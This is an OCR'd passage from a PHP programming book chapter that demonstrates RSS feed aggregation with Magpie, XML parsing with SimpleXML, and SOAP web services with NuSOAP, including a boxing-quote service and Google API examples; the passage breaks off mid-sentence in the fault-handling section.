

Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Back Forward Reload Stop Home Go
Latest News from Jason Gilmore
Ohio LinuxFest 2005
The annual Ohio LinuxFest 2005 conference is rapidly approaching, taking place at the Columbus Convention Center on October 1, 2005...
Retrieving Map Location Coordinates
In the first installment of a three-part series for Developer.com, you learned how to take advantage of Google's amazing mapping API...
Pro PHP Security Published
The Web's greatest advantage, accessibility, has also proved to be its greatest detriment in terms of security...
Done
Adblock

Figure 20-2. *Rendering an RSS feed within the browser*

As you can see from Figure 20-2, each feed item is formatted with the title linking to the complete entry. So, for example, following the Ohio LinuxFest 2005 link will take the user to `http://ablog.apress.com/?p=639#more-639`.

Aggregating Feeds

Of course, chances are you're going to want to aggregate multiple feeds and devise some means for viewing them simultaneously. To do so, you can simply modify Listing 20-2, passing in an array of feeds. A bit of CSS may also be added to shrink the space required for output. Listing 20-3 shows the rendered version.

Listing 20-3. *Aggregating Multiple Feeds with Magpie*

```
<style><!--
p { font: 11px arial,sans-serif; margin-top: 2px;}
//-->
</style>

<?php
require("magpie/rss_fetch.inc");

// Compile array of feeds
$feeds = array(
"http://localhost/book/20/blog.xml",
"http://news.com.com/2547-1_3-0-5.xml",
"http://slashdot.org/slashdot.rdf");

// Iterate through each feed
foreach ($feeds as $feed) {

   // Retrieve the feed
   $rss = fetch_rss($feed);

   // Format the feed for the browser
   $feedTitle = $rss->channel['title'];
   echo "<p><strong>$feedTitle</strong><br />";

   foreach ($rss->items as $item) {
      $link = $item['link'];
      $title = $item['title'];
      $description = isset($item['description']) ? $item['description'].
                     "<br />" : "";
      echo "<a href=\"$link\">$title</a><br />$description";
   }
   echo "</p>";

}

?>
```

Figure 20-3 depicts the output based on these three feeds.



Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Back Forward Reload Stop Home http://localhost/book22E/PHP/20/listing20: Go
Jason Gilmore
Ohio LinuxFest 2005
The annual Ohio LinuxFest 2005 conference is rapidly approaching, taking place at the Columbus Convention Center on October 1, 2005...
Retrieving Map Location Coordinates
In the first installment of a three-part series for Developer.com, you learned how to take advantage of Google's amazing mapping API...
Pro PHP Security Published
The Web's greatest advantage, accessibility, has also proved to be its greatest detriment in terms of security...
CNET News.com
Hardware, software powers launch Itanium alliance
The partnership plans to provide resources to help programmers write and optimize software for Itanium, Intel's high-end chip.
Intel introduces last single-core Xeon
Company has more than a dozen dual-core and multicore chips in development.
Why one Mac owner might go back to Windows
Blog: To many Macintosh owners, it is anathema even to suggest that Apple computers are anything but vastly superior to Windows...
iPod maps draw legal threats
Also: New breed of corrupt torrent infiltrates BitTorrent.
Spychips, the books
Blog: The privacy debate over radio frequency identification (RFID) appears to be petering out these days. The technology,...
Using technology to avoid the flu
Blog: As autumn is upon us, it is understandable that people would want to take precautions on the eve of flu season. But this site...
Slashdot
Voyager 1 Sends Messages from the Edge
Google Code Jam 2005 Winners Announced
Ask Sid Meier
Technology for Capturing 360 Degree Video
An Early Look at StarOffice 8
Solar-powered Handbag
Torvalds & Linux Dev Process
ATI Launches Crossfire... Finally
First modernized GPS satellite Launched
From TR-1 to iPod mini
Done
Adblock

Figure 20-3. *Aggregating feeds*

Although the use of a static array for containing feeds certainly works, it might be more practical to maintain them within a database table, or at the very least a text file. It really all depends upon the number of feeds you'll be using, and how often you intend on managing the feeds themselves.

Limiting the Number of Displayed Headlines

Some Web site developers are so keen on RSS that they wind up dumping quite a bit of information into their published feeds. However, you might be interested in viewing only the most recent items, and ignoring the rest. Because Magpie relies heavily on standard PHP language features such as arrays and objects for managing RSS data, limiting the number of headlines is trivial, because you can call upon one of PHP's default array functions for the task. The function `array_slice()` should do the job quite nicely. For example, suppose you want to limit total headlines displayed for a given feed to three. You can use `array_slice()` to truncate it prior to iteration, like so:

```
$rss->items = array_slice($rss->items, 0, 3);
```

Revising the previous script to include this call results in output similar to that shown in Figure 20-4.



Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Back Forward Reload Stop Home http:// Go
Jason Gilmore
Ohio LinuxFest 2005
The annual Ohio LinuxFest 2005 conference is rapidly approaching, taking place at the Columbus Convention Center on October 1, 2005...
Retrieving Map Location Coordinates
In the first installment of a three-part series for Developer.com, you learned how to take advantage of Google's amazing mapping API...
Pro PHP Security Published
The Web's greatest advantage, accessibility, has also proved to be its greatest detriment in terms of security...
CNET News.com
Hardware, software powers launch Itanium alliance
The partnership plans to provide resources to help programmers write and optimize software for Itanium, Intel's high-end chip.
Intel introduces last single-core Xeon
Company has more than a dozen dual-core and multicore chips in development.
Why one Mac owner might go back to Windows
Blog: To many Macintosh owners, it is anathema even to suggest that Apple computers are anything but vastly superior to Windows...
Slashdot
Voyager 1 Sends Messages from the Edge
Google Code Jam 2005 Winners Announced
Ask Sid Meier
Done
Adblock

Figure 20-4. *Limiting the number of headlines for each feed*

Caching Feeds

One final topic to discuss regarding Magpie is its caching feature. By default, Magpie caches feeds for 60 minutes, on the premise that the typical feed will likely not be updated more than once per hour. Therefore, even if you constantly attempt to retrieve the same feeds, say once every 5 minutes, any updates will not appear until the feed cache is at least 60 minutes old. However, some feeds are published more than once an hour, or the feed might be used to publish somewhat more pressing information. (RSS feeds don't necessarily have to be used for browsing news headlines; you could use them to publish information about system health, logs, or any other data that could be adapted to its structure. It's also possible to extend RSS as of version 2.0, but this matter is beyond the scope of this book.) In such cases, you may want to consider modifying the default behavior.

To completely disable caching, disable the constant `MAGPIE_CACHE_ON`, like so:

```
define('MAGPIE_CACHE_ON', 0);
```

To change the default cache time (measured in seconds), you can modify the constant `MAGPIE_CACHE_AGE`, like so:

```
define('MAGPIE_CACHE_AGE',1800);
```

Finally, you can opt to display an error instead of a cached feed in the case that the fetch fails, by enabling the constant `MAGPIE_CACHE_FRESH_ONLY`:

```
define('MAGPIE_CACHE_FRESH_ONLY', 1)
```

You can also change the default cache location (by default, the same location as the executing script), by modifying the MAGPIE_CACHE_DIR constant:

```
define('MAGPIE_CACHE_DIR', '/tmp/magpiecache/');
```

SimpleXML

Everyone agrees that XML signifies an enormous leap forward in data management and application interoperability. Yet how come it's so darned hard to parse? Although powerful parsing solutions are readily available, DOM, SAX, and XSLT to name a few, each presents a learning curve that is just steep enough to cause considerable gnashing of the teeth among those users interested in taking advantage of XML's practicalities without an impractical time investment. Leave it to an enterprising PHP developer (namely, Sterling Hughes) to devise a graceful solution. SimpleXML offers users a very practical and intuitive methodology for processing XML structures, and is enabled by default as of PHP 5. Parsing even complex structures becomes a trivial task, accomplished by loading the document into an object and then accessing the nodes using field references, as you would in typical object-oriented fashion.

The XML document displayed in Listing 20-4 is used to illustrate the examples offered in this section.

Listing 20-4. *A Simple XML Document*

```
<?xml version="1.0" standalone="yes"?>
<library>
   <book>
      <title>Pride and Prejudice</title>
      <author gender="female">Jane Austen</author>
      <description>Jane Austen's most popular work.</description>
   </book>
   <book>
      <title>The Conformist</title>
      <author gender="male">Alberto Moravia</author>
      <description>Alberto Moravia's classic psychological novel.</description>
   </book>
   <book>
      <title>The Sun Also Rises</title>
      <author gender="male">Ernest Hemingway</author>
      <description>The masterpiece that launched Hemingway's
      career.</description>
   </book>
</library>
```

SimpleXML Functions

A number of SimpleXML functions are available for loading and parsing the XML document. Those functions are introduced in this section, along with several accompanying examples.

■ **Note** To take advantage of SimpleXML, you need to disable the PHP directive `zend.ze1_compatibility_mode`.

simplexml_load_file()

`object simplexml_load_file (string *filename*)`

This function loads an XML file specified by `filename` into an object. If a problem is encountered loading the file, `FALSE` is returned. Consider an example:

```
<?php
   $xml = simplexml_load_file("books.xml");
   var_dump($xml);
?>
```

This code returns:

```
object(simplexml_element)#1 (1) {
["book"]=> array(3) {
   [0]=> object(simplexml_element)#2 (3) {
      ["title"]=> string(19) "Pride and Prejudice"
      ["author"]=> string(11) "Jane Austen"
      ["description"]=> string(32) "Jane Austen's most popular work."
   }
   [1]=> object(simplexml_element)#3 (3) {
      ["title"]=> string(14) "The Conformist"
      ["author"]=> string(15) "Alberto Moravia"
      ["description"]=> string(46) "Alberto Moravia's classic
                                    psychological novel."
   }
   [2]=> object(simplexml_element)#4 (3) {
      ["title"]=> string(18) "The Sun Also Rises"
      ["author"]=> string(16) "Ernest Hemingway"
      ["description"]=> string(56) "The masterpiece that launched
                                    Hemingway's career."
   }
   }
}
```

Note that dumping the XML will not cause the attributes to show. To view attributes, you need to use the `attributes()` method, introduced later in this section.

simplexml_load_string()

```
object simplexml_load_string (string data)
```

If the XML document is stored in a variable, you can use the `simplexml_load_string()` function to read it into the object. This function is identical in purpose to `simplexml_load_file()`, except that the lone input parameter is expected in the form of a string rather than a file name.

simplexml_import_dom()

```
object simplexml_import_dom (domNode node)
```

The Document Object Model (DOM) is a W3C specification that offers a standardized API for creating an XML document, and subsequently navigating, adding, modifying, and deleting its elements. PHP provides an extension capable of managing XML documents using this standard, titled the DOM XML extension. You can use this function to convert a node of a DOM document into a SimpleXML node, subsequently exploiting use of the SimpleXML functions to manipulate that node.

SimpleXML Methods

Once an XML document has been loaded into an object, several methods are at your disposal. Presently, four methods are available, each of which is introduced in this section.

attributes()

```
object simplexml_element->attributes()
```

XML attributes provide additional information about an XML element. In the sample XML document in Listing 20-4, only the `author` node possesses an attribute, namely `gender`, used to offer information about the author's gender. You can use the `attributes()` method to retrieve these attributes. For example, suppose you want to retrieve the gender of each author:

```
<?php
   $xml = simplexml_load_file("books.xml");
   foreach($xml->book as $book) {
      echo $book->author." is ".$book->author->attributes().".<br />";
   }
?>
```

This example returns:

```
Jane Austen is female.
Alberto Moravia is male.
Ernest Hemingway is male.
```

You can also directly reference a particular book author's gender. For example, suppose you want to determine the gender of the author of the second book in the XML document:

```
echo $xml->book[2]->author->attributes();
```

This example returns:

```
male
```

Often a node possesses more than one attribute. For example, suppose the `author` node looks like this:

```
<author gender="female" age="20">Jane Austen</author>
```

It's easy to output the attributes with a `for` loop:

```
foreach($xml->book[0]->author->attributes() AS $a => $b) {
   echo "$a = $b <br />";
}
```

This example returns:

```
gender = female
age = 20
```

asXML()

```
string simplexml_element->asXML()
```

This method returns a well-formed XML 1.0 string based on the SimpleXML object. An example follows:

```
<?php
   $xml = simplexml_load_file("books.xml");
   echo htmlspecialchars($xml->asXML());
?>
```

This example returns the original XML document, except that the newline characters have been removed, and the characters have been converted to their corresponding HTML entities.

children()

```
object simplexml_element->children()
```

Often, you might be interested in only a particular node's children. Using the `children()` method, retrieving them becomes a trivial affair. Suppose for example that the `books.xml` document was modified so that each book included a cast of characters. The Hemingway book might look like the following:

```
   <book>
      <title>The Sun Also Rises</title>
      <author gender="male">Ernest Hemingway</author>
      <description>The masterpiece that launched Hemingway's
      career.</description>
      <cast>
         <character>Jake Barnes</character>
         <character>Lady Brett Ashley</character>
         <character>Robert Cohn</character>
         <character>Mike Campbell</character>
      </cast>
   </book>
```

Using the `children()` method, you can easily retrieve the characters:

```
<?php
   $xml = simplexml_load_file("books.xml");
   foreach($xml->book[2]->cast->children() AS $character) {
      echo "$character<br />";
   }
?>
```

This example returns:

```
Jake Barnes
Lady Brett Ashley
Robert Cohn
Mike Campbell
```

xpath()

```
array simplexml_element->xpath (string path)
```

XPath is a W3C standard that offers an intuitive, path-based syntax for identifying XML nodes. For example, referring to the `books.xml` document, you could retrieve all `author` nodes using the expression `/library/book/author`. XPath also offers a set of functions for selectively retrieving nodes based on value.

Suppose you want to retrieve all authors found in the `books.xml` document:

```
<?php
   $xml = simplexml_load_file("books.xml");
   $authors = $xml->xpath("/library/book/author");
   foreach($authors AS $author) {
      echo "$author<br />";
   }
?>
```

This example returns:

```
Jane Austen
Alberto Moravia
Ernest Hemingway
```

You can also use XPath functions to selectively retrieve a node and its children based on a particular value. For example, suppose you want to retrieve all `book` titles where the author is named "Ernest Hemingway":

```
<?php
   $xml = simplexml_load_file("books.xml");
   $book = $xml->xpath("/library/book[author='Ernest Hemingway']");
   echo $book[0]->title;
?>
```

This example returns:

```
The Sun Also Rises
```

SOAP

The postal service is amazingly effective at transferring a package from party A to party B, but its only concern is ensuring the safe and timely transmission. The postal service is oblivious to the nature of the transaction, provided that it is in accordance with the postal service's terms of service. As a result, a letter written in English might be sent to a fisherman in China, and that letter will indeed arrive without issue, but the recipient would probably not understand a word of it. The same holds true if the fisherman were to send a letter to you written in his native language; chances are you wouldn't even know where to begin.

This isn't unlike what might occur if two applications attempt to talk to each other across a network. Although they could employ messaging protocols like HTTP and SMTP in much the same way that we make use of the postal service, it's quite unlikely one will be able to say anything of discernible interest to the other. However, if the parties agree to send data using the same messaging language, and both are capable of understanding messages sent to them, then the dilemma is resolved. Granted, both parties might go about their own way of interpreting that language (more about that in a bit), but nonetheless the commonality is all that's needed to ensure comprehension. Web Services often employ the use of something called SOAP as that common language. Here's the formalized definition of SOAP, as stated within the SOAP 1.2 specification (`http://www.w3.org/TR/SOAP12-part1/`):

> *SOAP is a lightweight protocol intended for exchanging structured information in a decentralized, distributed environment. It uses XML technologies to define an extensible messaging framework providing a message construct that can be exchanged over a variety of underlying protocols. The framework has been designed to be independent of any particular programming model and other implementation specific semantics.*

Keep in mind that SOAP is only responsible for defining the construct used for the exchange of messages; it does not define the protocol used to transport that message, nor does it describe the features or purpose of the Web Service used to send or receive that message. This means that you could conceivably use SOAP over any protocol, and in fact could route a SOAP message over numerous protocols during the course of transmission. A sample SOAP message is offered in Listing 20-5 (formatted for readability).

Listing 20-5. *A Sample SOAP Message*

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
   <SOAP-ENV:Envelope SOAP
               ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
               xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
               xmlns:xsd="http://www.w3.org/2001/XMLSchema"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
               xmlns:si="http://soapinterop.org/xsd">
      <SOAP-ENV:Body>
         <getRandQuoteResponse>
            <return xsi:type="xsd:string">
            "My main objective is to be professional but to kill him.",
                Mike Tyson (2002)
            </return>
        </getRandQuoteResponse>
     </SOAP-ENV:Body>
  </SOAP-ENV:Envelope>
```

If you're new to SOAP, it would certainly behoove you to take some time to become familiar with the protocol. A simple Web search will turn up a considerable amount of information pertinent to this pillar of Web Services. Regardless, you should be able to follow along with the ensuing discussion quite easily, because the first SOAP-related project introduced, NuSOAP, does a fantastic job of taking care of most of the dirty work pertinent to the assembly, parsing, submission, and retrieval of SOAP messages. Following the NuSOAP discussion, PHP 5's new SOAP extension is introduced, showing you how you can create both SOAP clients and servers using native language functionality.

NuSOAP

NuSOAP is a powerful group of PHP classes that makes the process of consuming and creating SOAP messages trivial. Written by Dietrich Ayala, NuSOAP works seamlessly with many of the most popular SOAP server implementations, and is released under the LGPL. NuSOAP offers a bevy of impressive features, including:

- **Simplicity**: NuSOAP's object-oriented approach hides many of the details pertinent to the SOAP message assembling, parsing, submission, and reception, allowing the user to concentrate on the application itself.

- **WSDL generation and importing**: NuSOAP will generate a WSDL document corresponding to a published Web Service and can import a WSDL reference for use within a NuSOAP client.
- **A proxy class**: NuSOAP can generate a proxy class that allows for the remote methods to be called as if they were local.
- **HTTP proxying**: For varying reasons (security and auditing are two), some clients are forced to delegate a request to an HTTP proxy, which in turn performs the request on the client's behalf. That said, any SOAP request would need to pass through this proxy rather than directly query the service server. NuSOAP offers basic support for specifying this proxy server.
- **SSL**: NuSOAP supports secure communication via SSL if the CURL extension is made available via PHP.

All of these features are discussed in further detail throughout this section. For starters, however, you need to install NuSOAP. This simple process is introduced next.

■ **Note** NuSOAP was originally known as SOAPx4, and in fact is a rewrite of the original project. The name was changed in accordance with an agreement by the project author (Dietrich Ayala) and the company NuSphere, which had at one point sponsored development.

Installing NuSOAP

Installing NuSOAP is really a trivial affair, done in three steps:

1. Download the latest stable distribution from `http://dietrich.ganx4.com/nusoap/`.
2. Extract the package contents to a location convenient for inclusion from a PHP script. Consider placing third-party classes within an aptly named directory located within the `PHP_INSTALL_DIR/includes/` directory—this is for convenience reasons only, and isn't a requirement.
3. Include the NuSOAP class (`nusoap.php`) within your script:

   ```
   require('nusoap/nusoap.php');
   ```

That's it! You're ready to begin using NuSOAP.

■ **Caution** At the time of writing, there was a naming conflict between the NuSOAP class and that found in PHP 5's native SOAP extension (introduced later in this chapter). While the intention of introducing NuSOAP is to offer those readers not yet running PHP 5 the opportunity to take advantage of SOAP-driven Web services, if for some reason you prefer to use NuSOAP over the SOAP extension, you'll need to disable the native extension.

Consuming a Web Service

Rather than go through the motions of creating a useless "Hello World" type of example, it seems more practical to create a client that actually consumes a live, real-world Web Service. As mentioned earlier in the chapter, several large organizations have already started offering public Web Services, including Google, Yahoo!, and Microsoft. The particularly compelling Google Web Service provides a solution for searching the Web via its databases without having to actually visit the Web site. For example, you could use the Web Service in conjunction with any SOAP-capable language (PHP, C#, Perl, or Python, to name a few) to build a custom interface for searching the site, be it the Web, desktop, or command line. However, numerous other interesting features are available to developers, such as the ability to take advantage of Google's amazing spell-checker (which appears at the top of any search results page if the engine thinks that you potentially misspelled a search term).

The next several examples take advantage of Google's Web Service, demonstrating both NuSOAP's capabilities and a number of interesting features offered by this Web Service. Before you can execute these examples, however, you need to go to the Google Web Service site (`http://www.google.com/apis/`) and obtain a license key by registering for a free account. It only takes a moment to do, so go ahead and take care of that now.

You also need to download the developer's kit (available via the aforementioned URL), because the WSDL file is bundled into it. As you've done for previous third-party packages in this chapter, place the unzipped package in a location where the WSDL file is easily accessible by a PHP script, or just copy the WSDL file into the same directory as the script, because that's the only file you'll need from this package.

Once you have completed these two steps, proceed to the next section.

■ **Caution** At present, Google's Web Service is limited to 1,000 queries per day. So while it's great for experimentation or personal use, don't plan to integrate it into your corporate Web site anytime soon. Also, be sure to read through the API terms of service if you plan to use the Web Service in any way: `http://www.google.com/apis/api_terms.html`.

Listing 20-6 offers the first example, which uses Google's spell-checker method, `doSpellingSuggestion()`, to offer suggestions for the misspelled word "fireplace."

Listing 20-6. *Consuming Google's Web Service*

```
<?php

   require("nusoap/nusoap.php");

   // Insert your Google API key
   $key = 'INSERT YOUR KEY HERE';

   // Point to a WSDL file
   $wsdl = "googleapi/GoogleSearch.wsdl";
```

```
    // Create a new soapclient object
    $client = new soapclient($wsdl, 'wsdl');

    // Suppose user enters keyword via Web form (would be via $_POST)
    $keyword = "freplace";

    // Which parameters should be passed to the doSpellingSuggestion() method?
    $input = array('phrase' => $keyword, 'key' => $key);

    // Call the doSpellingSuggestion() method
    $suggestion = $client->call('doSpellingSuggestion', $input);

    // Prompt user to consider searching using suggested term
    echo "Supplied search term not found. Perhaps you meant
          <a href=''>$suggestion</a>?";

?>
```

Executing this example produces the following output:

```
Supplied search term not found. Perhaps you meant <a href=''>fireplace</a>?
```

Of course, by itself this example isn't particularly useful. However, it would be trivial to execute Google's `doSpellingSuggestion()` method should an attempt to search your internal Web site produce zero results. The empty link found in the output could be completed to take the user back to your search engine, this time automatically inputting the suggested keyword.

You may be wondering how the array keys and method name were determined. After all, you can't just make up these names. You can determine this in either of two ways: review the WSDL file, which breaks down each method and its corresponding parameters, or append `?wsdl` to the end of the service URL for NuSOAP-created services.

Creating a Method Proxy

You can also access the Web Service's methods directly, as if the service were a local class library. This is done by creating a proxy via the `getProxy()` method. Listing 20-6 has been revised to do exactly this. Listing 20-7 offers the revised script.

Listing 20-7. *Using NuSOAP's Proxy Class*

```
<?php

    require("nusoap/nusoap.php");

    // Insert your Google API key
    $key = 'INSERT YOUR KEY HERE';
```

```
    // Point to the WSDL file
    $wsdl = "googleapi/GoogleSearch.wsdl";

    // Create a new soapclient object
    $client = new soapclient($wsdl, 'wsdl');

    // Create a proxy so you can call the Google methods directly
    $proxy = $client->getProxy();

    // Suppose user enters keyword via Web form (would be via $_POST)
    $keyword = "freplace";

    // Pass keyword to doSpellingSuggestion() method.
    $suggestion = $proxy->doSpellingSuggestion($key, $keyword);

    // Prompt user to consider searching using suggested term
    echo "Supplied search term not found. Perhaps you
          meant <a href=''>$suggestion</a>?";

?>
```

Executing this example produces the same output as that found from Listing 20-6. The difference is that making the remote method calls in this fashion is much more convenient.

Publishing a Web Service

Of course, you might want to not only consume Web Services, but also publish them. After all, how better to offer your vast compilation of boxing quotes to the world? In this section, you'll learn how to use NuSOAP to create a Web Service that does just this.

For starters, you need to create a PostgreSQL table that hosts the quotes. Although a real-world implementation would involve multiple tables, this example is purposely kept simple, with everything encapsulated in a single table named `quotation`:

```
CREATE TABLE quotation (
   id SERIAL,
   boxer VARCHAR(30) NOT NULL,
   quote TEXT NOT NULL,
   year DATE NOT NULL,
   PRIMARY KEY(id)
);
```

Assume that this table has been packed with profound statements from the world's greatest fighters. Next, you need to create the Web Service. The commented script is offered in Listing 20-8.

Listing 20-8. *The Boxing Quote Web Service (boxing.php)*

```
<?php
   require('nusoap/nusoap.php');

   // Function: getRandQuote()
   // Inputs: None
   // Outputs: A string containing information about a quote,
   //  its attribution, and date.
   function getRandQuote() {
     // Connect to the PGSQL server
     $pg = pg_connect("host=localhost user=jason password=secret dbname=corporate");

      // Create and execute the query
      $query = "SELECT boxer, quote, date_part('year', year) FROM quotation
                     ORDER BY RAND() LIMIT 1";
      $result = pg_query($query);
      $row = pg_fetch_array($result);

      // Retrieve, assemble, and return the quote data
      $boxer = $row["boxer"];
      $quote = $row["quote"];
      $year = $row["year"];
      return "\"$quote\", $boxer ($year)";
   }

   // Instantiate a new soap server object
   $server = new soap_server;

   // Register the getRandQuote() method
   $server->register("getRandQuote");

   // Automatically execute any incoming request
   $server->service($HTTP_RAW_POST_DATA);
?>
```

All that's left is to create a client capable of consuming our service. This client is offered in Listing 20-9.

Listing 20-9. *A Boxing Web Service Client*

```
<?php
   require_once('nusoap/nusoap.php');
   $serviceURL = "http://localhost/book/20/boxingserver.php";
   $soapclient = new soapclient($serviceURL);
   $quote = $soapclient->call('getRandQuote');
   echo "<p>Your random boxing quotation of the moment:<br />$quote</p>";
?>
```

Contacting the Web Service using this client results in a random quote being retrieved from the `quotation` database table. Sample output follows:

```
"It's easy to do anything in victory. It's in defeat that a man reveals himself.",
Floyd Patterson (1935)
```

Returning an Array

You'll often want to retrieve various items of information from a Web Service, such as a profile of a given fighter in the boxing quote example. One of the easiest ways to do so is by returning an array back to the client. This is accomplished using PHP's default functionality, returning the array just like any other variable. This is demonstrated in Listing 20-10.

Listing 20-10. *Returning an Array to the Client*

```
<?php
   require_once('nusoap/nusoap.php');
   // Create a new server
   $server = new soap_server;

   // Register the retrieveBio() function
   $server->register("retrieveBio");

   // Define the retrieveBio() function
   function retrieveBio() {
      // Assume that this information was retrieved from a database
      $boxer["name"] = "Muhammed Ali";
      $boxer["age"] = 61;
      $boxer["bio"] = "Ali held the World heavyweight title three times
                       throughout his career.";
      return $boxer;
   }

   $HTTP_RAW_POST_DATA = isset($HTTP_RAW_POST_DATA) ?
   $HTTP_RAW_POST_DATA : '';

   $server->service($HTTP_RAW_POST_DATA);
?>
```

The client can contact the `retrieveBio()` function, and parse the array information using the `list()` statement, like so:

```
<?php
   require_once('nusoap/nusoap.php');
```

```
    // Always create a parameter array
    $params = array();

    // Create a new SOAP client
    $client = new soapclient("http://localhost/book/20/boxing.php");

    // Execute the remote method retrieveBio()
    $boxer = $client->call('retrieveBio', $params);

    // Parse the returned associative array
    $name = $boxer["name"];
    $age = $boxer["age"];
    $bio = $boxer["bio"];

    // Output the information
    echo "<strong>$name</strong> ($age years)<br />$bio";
?>
```

Executing the client results in the following output:

```
<strong>Muhammed Ali</strong> (61 years)<br />
Ali held the World heavyweight title three times throughout his career.
```

Generating a WSDL Document

You'll need to generate a Web Services Definition Language (WSDL) document in order to offer clients the opportunity to call methods via a proxy as was demonstrated in Listing 20-7. Doing so via NuSOAP is surprisingly easy, accomplished with few modifications to the servers demonstrated thus far. Two additional methods must be called to initiate WSDL configuration and specify the WSDL namespace: `configureWSDL()` and `schemaTargetNamespace()`, respectively. In addition, because PHP is a loosely typed language, both the input and returned values must be defined using XML Schema, which hints at the datatype requirements. Listing 20-11 is a modified version of Listing 20-7, offering WSDL generation support.

Listing 20-11. *Generating WSDL*

```
<?php
    require('nusoap/nusoap.php');

    $server = new soap_server();

    // Initiate WSDL configuration
    $server->configureWSDL('boxing', 'urn:boxing');

    // Designate the WSDL namespace
    $server->wsdl->schemaTargetNamespace = 'urn:boxing';
```

```
   // Register the getRandQuote() function.
   $server->register("getRandQuote",
               array('format' => 'xsd:string'),
               array('return' => 'xsd:string'),
               'urn:boxing',
               'urn:boxing#getRandQuote');

   function getRandQuote() {
      $pg = pg_connect("host=localhost user=jason password=secret dbname=corporate");
      $query = "SELECT boxer, quote, year FROM quotation
                ORDER BY RAND() LIMIT 1";
      $result = pg_query($query);
      $row = pg_fetch_array($result);
      $boxer = $row["boxer"];
      $quote = $row["quote"];
      $year = $row["year"];
      return "\"$quote\", $boxer ($year)";
   }

$HTTP_RAW_POST_DATA = isset($HTTP_RAW_POST_DATA) ? $HTTP_RAW_POST_DATA : '';
$server->service($HTTP_RAW_POST_DATA);
?>
```

Fault Handling

NuSOAP offers a class for handling errors that may occur during execution. This class, named `soap_fault`, has four attributes:

- `faultactor`: This optional attribute indicates which service caused the error.
- `faultcode`: This required attribute indicates the type of error. There are four possible values: `Client`, `MustUnderstand`, `Server`, and `VersionMismatch`. A `Client` error is returned when an error message is found within the message returned by the client. A `MustUnderstand` error occurs when a mandatory header has been found that is not understood. A `Server` error occurs when a processing error has occurred on the server. Finally, a `VersionMismatch` error occurs when incompatible namespaces have been used.
- `faultdetail`: This optional attribute contains additional information about the error.
- `faultstring`: This required attribute contains an error description.

These attributes are initialized via the class constructor, like so:

```
<?php
   if ($bid < 10)
      return new soap_fault("Client", "",
                            "Dollar value must be greater than 10!", "");
   else
      return "Bid accepted";
?>
```

The soap_fault class also offers one method, serialize(). This function returns a complete SOAP message consisting of the fault information. Consider an example:

```
